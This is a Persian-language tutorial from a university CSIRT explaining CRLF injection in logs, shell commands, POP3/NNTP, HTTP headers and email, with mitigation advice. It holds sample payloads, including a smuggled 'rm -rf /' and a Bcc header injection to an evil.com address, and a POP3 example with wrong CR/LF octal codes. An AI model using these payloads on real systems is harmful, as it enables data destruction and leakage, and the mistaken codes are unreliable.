Wrote Date:
2006-11-02

Release Date:
2010-08-04


مقدمه ای بر حملات
CRLF Injection

Ali Abbasi
Computer Security Incident Response Team
Network Security Center
Sharif University of Technology
Abbasi at cert.sharif.edu

Ali Abbasi
Sharif University of Technology CSIRT
8/4/2010

هشدار:

کلیه مطالب ارائه شده در این مقاله تنها جنبه آموزشی داشته و نویسنده این مقاله هیچ مسئولیتی را در قبال استفاده مخرب از این مقاله در زمینه نفوذ به سیستم های رایانه ای به عهده نخواهد گرفت و مسئولیت آن به عهده خواننده خواهد بود



مقدمه:

کاراکترهای Carriage Return (برگشت به خط) یا همان CR (CR با کد اسکی ۱۳ با علامت \r در برنامه) و Line Feed (رفتن به سطر بعد) یا همان LF (LF با کد اسکی ۱۰ با علامت \n در برنامه) دو کاراکتر اسکی رایج غیر قابل چاپ هستند. مانند دیگر مفاهیم مفید در دنیای رایانه ها این دو کاراکتر و طرز کار آنها موجب ایجاد مشکلات امنیتی در کنار کاربرد های مفیدشان میگردد.
این مشکلات بخصوص در هنگام قرار گرفتن این دو کاراکتر در نقاط ورودی داده ها (Input) در یک برنامه بروز میکند. در مقاله ذیل سعی میکنیم به این موضوع که چطور استفاده نامناسب در اداره این کاراکترها می تواند باعث مشکلات امنیتی خطرناک گردد بپردازیم.
حملات CRLF Inject (کاراکتر CRLF جهت تعیین فشرده شدن کلید Enter به کار میرود) مانند دیگر آسیب پذیریها، رایج و شناخته شده نبود. در حالی که نفوذگران هرگز این آسیب پذیری را نادیده نمیگیرند متاسفانه به تدریج و به دلیل نادیده گرفته شدن توسط برنامه نویسان در حال تبدیل به یک روش حمله فراگیر است .
یک حمله CRLF وقتی به وجود می آید که نفوذگر بتواند دستورات CRLF (و یا CR و LF هر یک به تنهایی) را به سیستم تزریق کند. این مشکل هم می تواند یک حفره بی ارزش باشد و هم می تواند در بعضی از موارد تمام سیستم های ایمنی نرم افزار را دور بزند. درجه ریسک این حملات در موقعیت های مختلف متفاوت است. متاسفانه به دلیل مشاهده متعدد این حفره در سیستم های مدیریت محتوای چندین وزارتخانه، سازمان دولتی و بانک خصوصی و غیر خصوصی بر آن شدیم تا به تشریح این حملات بپردازیم.

حمله به فایل های ثبت وقایع از طریق حملات CRLF Injection:

یکی از ساده ترین مثال ها برای حملات CRLF Injection اضافه کردن مقادیر جعلی به فایل های ثبت وقایع است. فایل های ثبت وقایع شامل وقایع ثبت شده از طریق کاراکتر های LF، CRLF و یا کاراکترCR به تنهایی، برای تفکیک محتویات یک LogFile مورد استفاده قرار می گیرد.
در صورتی که کاراکتر های CR و LF از مقادیر ورودی که برای درست کردن هر Log مورد استفاده قرار می گیرند حذف نگردند، میتواند مورد سوء استفاده جهت ایجاد یک لاگ فایل تغییر یافته در خطوط آن و درست کردن مقادیر ورودی جعلی در لاگ فایل گردد.
به عنوان مثال فرض می کنیم ما یک logfile داریم که دارای سه فیلد تاریخ ، نام کاربری و توضیحات مانند زیر است :

Date User Comment

1385-4-16 Black Salam

1385-6-10 Ali chekhabar?

در صورتی که اطلاعات از طریق یک گزاره به زبان پرل مانند زیر در logfile ذخیره گردد:

print LOG "$date $user $comment\n;"

و تابع $comment کاراکتر های CR و LF را چک نکند ، ما می توانیم مقدار ورودی جعلی زیر را به لاگ فایل اضافه کنیم:

1385-6-10 Administrator HighRisk Bug

از طریق ارسال مقادیر:

chekhabar?\n1385-6-10 Administrator HighRisk Bug

به تابع $Comment در همان زمانی که متن chekhabar? بالا را می نویسیم، میتوانیم ببینیم که برنامه ما یک مقدار ورودی جعلی را نیز به LogFile اضافه میکند.

Date User Comment

1385-4-16 Black Salam

1385-6-10 Ali chekhabar?

1385-6-10 Administrator HighRisk Bug

بگذارید یک مثال جالب تر برای شما بزنیم تا از میزان خطر این آسیب پذیری آگاهی یابید. فرض کنید ما برنامه ای تحت وب در اختیار داریم که نام یک فایل را از کاربر دریافت کرده و سپس فرمانی مانند "ls –a" (این فرمان یک فرمان سیستم های عامل لینوکس است و جهت مشاهده لیست فایل ها و فولدر ها در یک دایرکتوری به کار میرود و مشابه فرمان "dir" در ویندوز است ما فرض کرده ایم که برنامه تحت وب ما در یک سیستم عامل لینوکس اجرا میشود) بر روی آن فایل

اجرا میکند. در صورتی که برنامه تحت وب ما دارای آسیب پذیری CRLF Inject باشد نفوذگر مقادیری مانند زیر را ارسال می کند :

File.txt<CR><LF>rm –rf /

برنامه آسیب پذیر فرمان "ls –a File.txt" اجرا می کند ، اما پس از آن فرمان rm -rf / (فرمانی جهت پاک کردن تمامی فایل ها در یک پارتیشن در سیستم عامل لینوکس) را نیز اجرا خواهد کرد!! در صورتی که برنامه در سطح مدیر (Root در لینوکس) در حال اجرا باشد شک نکنید این آخرین فرمان ست که اجرا میشود!! چرا که تمامی فایل ها در پارتیشن Root را پاک خواهد کرد!(شما اینطور فرض کنید!).

حمله به پروتکل های اینترنت از طریق آسیب پذیری CRLF Injection :

بسیاری از پروتکل های شبکه ای که در اینترنت مورد استفاده قرار میگیرند برای خود تعریف کرده اند که کاربران باید ترکیبی از یک کاراکتر CRLF را بعد از هر فرمان ای که به یک سرور ارسال میگردد بفرستند. اگر کاراکتر های CR و LF که برای قرار دادن فرمان ها در کنار هم استفاده میشود از مقادیر ورودی و ارسالی به سرور حذف نگردند، میتواند مورد سوء استفاده جهت ارسال فرمان های متعدد در یک زمان گردد در حالی که تنها فرمان اول از طریق ما ساخته و ارسال شده و مورد تایید قرار گرفته و بقیه فرامین بدون هیچ مکانیزم تایید صلاحیتی از فیلتر ها عبور می کنند.

پروتکل POP3 از فرمان های "RETR x " جهت دریافت پیام ها و "DELE x " جهت پاک کردن آنها استفاده میکند. در صورتی که برنامه سرویس گیرنده یک فرمان از طریق رشته ای مانند :

"RETR $msg\025\016" جهت دریافت یک پیام ایجاد کرده و رشته $msg از نظر دارا بودن کاراکتر های CR و LF بررسی نگردند ، ما میتوانیم پیام ۱ را در هنگام پاک کردن پیام ۲ از طریق دادن مقادیر "1\025\016DELE 2" به رشته $msg بخوانیم!. این رشته یک خطی دو فرمان زیر را به سرور ارسال میکند:

RETR 1
DELE 2

پروتکل NNTP از فرمان "ARTICLE x" جهت دریافت پیام ها و فرمان "POST" برای ارسال آنها استفاده میکند. درصورتی که برنامه سرویس گیرنده فرمانی جهت دریافت یک پیام با استفاده از رشته "ARTICLE $id\015\012" ایجاد کند و رشته $id از نظر دارا بودن کاراکتر های CR و LF بررسی نگردد ، ما میتوانیم یک پیام را همزمان با ارسال مخفیانه یک پیام دیگر بخوانیم !.

هردوی این شرایط دارای وضعیت ساختمانی زیر میباشند:

"<KEY><SEP><VAL><NL>"

جایی که <Key> میتواند فرمانی مانند "DELE" ، <SEP> برابر " " (وجود یک فضای خالی)، <VAL> برابر "۱" و <NL> یک CRLF است. در صورتی که فیلد <VAL> مقادیرش را از یک ورودی و از کاربر دریافت کند و مجاز به دارا بودن نوع اطلاعات یافت شده در فیلدهای <KEY>,<SEP> و <NL> باشد آسیب پذیری ذکر شده وجود خواهد داشت.

حمله به سرویس Mail، News و Web Header ها در یک نرم افزار تحت وب آسیب پذیر بوسیله حملات CRLF Inject :

هدرهای میل، اخبار و HTTP همگی دارای ساختار "Key: Value" در جایی که هر خط به وسیله ترکیب کاراکتر های CRLF جدا میشوند میباشند. پروتکل HTTP با تعریف هدر "Location:" برای انتقال یک آدرس به یک آدرس دیگر (عملیات Redirect) و همچنین هدر "Set-Cookie:" جهت تنظیم یک Cookie از طریق قرار دادن کاراکتر های CR و LF در قسمت ورودی مقادیر کاربر استفاده می کند، اما مشکل اینجاست که میتوان یک اسکریپت تحت وب را برای ایجاد و تنظیم یک cookie از وب سرور خودی در هنگام Redirect شدن به یک سایت دیگر فریب داد.

اگر وب اسکریپت ما یک Redirect از طریق رشته "Location: $url\015\012" ایجاد کند و رشته $url از نظر دارا بودن کاراکتر های CR و LF بررسی نگردد ما میتوانیم کاربر را به یک سایت در هنگام Set کردن یک Coockie با دادن مقادیری مانند:

http://www.bugtraq.ir/\015\012Set-Cookie: evil=natas

به رشته $url هدایت کنیم و اگر Coockie دارای اطلاعات حساس باشد و کسی بتواند آدرسهایی را که یک کاربر دیگر پس از Redirect مشاهده میکند را ذخیره کند باعث ایجاد یک ریسک بزرگ میشود. استفاده از روش مشابه بالا در یک سیستم ایمیل میتواند موجب فاش شدن هویت های کاربرانی که باید محرمانه باقی بماند گردد. خوب بیایید فرض کنیم ما دارای سیستمی هستیم که کاربران میتوانند به دیگر کاربران ایمیل ارسال کنند. اما آدرس ایمیل واقعی دریافت کنندگان ایمیل مخفی است. اگر ما مجاز به دادن یک مقدار به هدر ایمیل ارسالی خود باشیم مانند هدر ورودی "Subject:" و این مقدار ورودی از نظر دارا بودن کاراکتر های CR و LF بررسی نگردند، ما میتوانیم از طریق ترکیب کاراکترهای CRLF و سپس یک فیلد "Bcc:" به همراه آدرس ایمیل خودمان در هدر "Subject:" استفاده کنیم . با اینکار در همان زمانی که ایمیل برای کاربر مورد

هدف ارسال میگردد به صورت مخفیانه برای ما نیز ارسال میگردد و به این وسیله هویت دریافت کنندگان ایمیل فاش خواهد شد. به Subject ارسالی زیر نگاه کنید:

Subject: Ali, I see you<CR><LF>Bcc: sender@evil.com

وقتی برنامه آسیب پذیر اطلاعات بالا را دریافت میکند یک خط را بدون اینکه بخواهد به هدر ایمیل اضافه میکند، در این حالت برنامه به صورت کورکورانه یک کپی از ایمیل را به ایمیل شخصی که ایمیل را ارسال کرده میفرستد (Sender@evil.com) در این کپی ارسالی فیلد "To" که آدرس میل هدف است قابل مشاهده است!! و به این وسیله آدرس پست الکترونیکی گیرنده برای فرستنده آشکار میشود!!.

وضعیت های بالا به طور کلی دارای حالت زیر میباشند:
فرامین "<KEY><SER><VAL><NL>" که در بالا ذکر شد . <KEY> که میتواند "Subject" باشد ، <SEP> که علامت ":" میباشد (دقت کنید ما نوشته بودیم "Subject:") ، <VAL> که دقیقا نقطه سوء استفاده جهت تذریق CRLF میباشد و در نهایت <NL> که یک CRLF قانونی است.

میزان خطر این حملات و روش مقابله با آن :

در بعضی از انواع برنامه ها این حفره میتواند بسیار خطرناک و مانند یک سم کشنده و مهلک برای سیستم ایمنی برنامه ها باشد. در شرایط های دیگر این حفره میتواند یک حفره کوچک با ارزش نفوذ پایین باشد. تمامی این تغییرات درجات خطر وابسته به این است که این حفره چه مجوز هایی به کاربران جهت انجام کارهایی که نباید انجام دهند میدهد و این موضوع کاملا وابسته به معماری برنامه شماست.
جلوگیری از حملات Injection که شامل CRLF Inject هم میباشد نیازمند استفاده از تکنیک های خوب برنامه نویسی است. ایمن نگه داشتن برنامه های نوشته شده توسط شما در مقابل حملات CRLF Injection نیازمند توجه ای مانند توجه ای که برنامه نویسان به حملات بسیار رایج SQL Inject (تزریق کد به پایگاه داده SQL) میکنند است. همیشه این اصل را در برنامه هایتان رعایت کنید: " هیچوقت به مقادیر ورودی اعتماد نکن! هر ورودی ای که از یک منبع خارج از کنترل شما وارد برنامه میشوند باید بررسی شود ! هر کاراکتری که با نوع داده های پیش بینی شده جور در نمی آیند پیش از اجرای هر عملیاتی بر روی آن توسط برنامه، حذف گردند." به عنوان مثال اگر شما در برنامه ایمیل خود (که در بالا ذکر شد) خط Subject را تعریف کرده اید باید همه اطلاعات ورودی این فیلد تنها از نوع عدد، حرف و یا نقطه باشد و اگر برنامه شما برای دریافت اسم یک فایل ایجاد شده است تنها کاراکتر های معتبر برای اسم فایل باید جزو اطلاعات باشند در

صورتی که برنامه نویسان نسبت به فیلتر و حذف کاراکتر های CR و LF در برنامه خود اقدام کنند، حملات CRLF Injection با شکست مواجه خواهد شد.
امیدوارم از این مقاله استفاده ی لازم را برده باشید

EVERYTHING THAT HAS A BEGINNING HAS AN END.